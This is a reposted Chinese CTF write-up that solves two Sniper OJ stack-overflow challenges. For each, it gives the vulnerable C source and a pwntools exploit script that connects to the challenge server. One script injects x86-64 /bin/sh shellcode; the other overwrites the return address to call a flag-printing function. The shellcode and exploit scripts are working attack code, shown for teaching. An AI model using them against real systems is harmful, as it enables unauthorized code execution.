Sniper OJ部分writeup

转载

weixin_30692143 于 2017-04-14 13:31:00 发布 67 收藏
文章标签： python
原文链接：http://www.cnblogs.com/elvirangel/p/6708397.html

0x00 shellcode pwn

因为题目直接有源码，我就不拖进IDA了，直接看代码

```
#include <stdio.h>
#include <unistd.h>

int main(){
    char buffer[0x10] = {0};
    setvbuf(stdout, NULL, _IOLBF, 0);
    printf("Welcome to Sniperoj!\n");
    printf("Do your kown what is it : [%p] ?\n", buffer);
    printf("Now give me your answer : \n");
    read(0, buffer, 0x40);
    return 0;
}
```

这是一个典型的栈溢出，我们只需要构造shellcode获得/bin/sh权限就可以得到flag.下面是所用脚本。

```
from pwn import *

from sys import *

reload(sys)

sys.setdefaultencoding('gb18030')

shell_code =
'\x31\xc0\x48\xbb\xd1\x9d\x96\x91\xd0\x8c\x97\xff\x48\xf7\xdb\x53\x54\x5f\x99\x52\x57\x54\x5e\xb0\x3b\x0f\x0
5'

conn = remote('123.207.114.37',30001)

addr = conn.recvuntil(']')

add = int(addr[-13:-1],16)

shellcode_add = p64(add + 24 + 8)

v = 24*"a" + shellcode_add + shell_code

conn.send(v+'\n')

conn.interactive()

cd
```

运行脚本，得到flag

```
elvirangel@elvirangel-virtual-machine:~$ python '/home/elvirangel/shellcode.py'
[+] Opening connection to 123.207.114.37 on port 30001: Done
[*] Switching to interactive mode
$ cat flag
$ SniperOJ{Sh33ell_Code_2333}
```

0x01 bof pwn

源码如下

```
#include <stdio.h>
#include <unistd.h>
#include <stdlib.h>

void bingo(){
    system("cat ./flag");
}

void vuln(){
    char buffer[16] = {0};
    printf("Can you control my legs?\n");
    read(0, buffer, 0x100);
}

void welcome(){
    printf("Welcome to Sniperoj!\n");
}

int main(){
    setvbuf(stdout, NULL, _IOLBF, 0);
    welcome();
    vuln();
    return 0;
}
```

这是一个更简单的栈溢出,只要构造溢出调用bingo函数就能得到flag


把源文件拖进ida,发现bingo函数位于地址0x0000000000400616处

```
.text:0000000000400616 bingo           proc near
.text:0000000000400616                 push    rbp
.text:0000000000400617                 mov     rbp, rsp
.text:000000000040061A                 lea     rdi, command    ; "cat ./flag"
.text:0000000000400621                 call    _system
.text:0000000000400626                 nop
.text:0000000000400627                 pop     rbp
.text:0000000000400628                 retn
.text:0000000000400628 bingo           endp
```

于是编写脚本

```
#!/usr/bin/python
from pwn import *
#context.log_level = 'DEBUG'
r = remote('123.207.114.37',30000)
r.send('A'*24+'\x16\x06\x40\x00\x00\x00\x00\x00')
r.interactive()
```

得到flag



转载于:https://www.cnblogs.com/elvirangel/p/6708397.html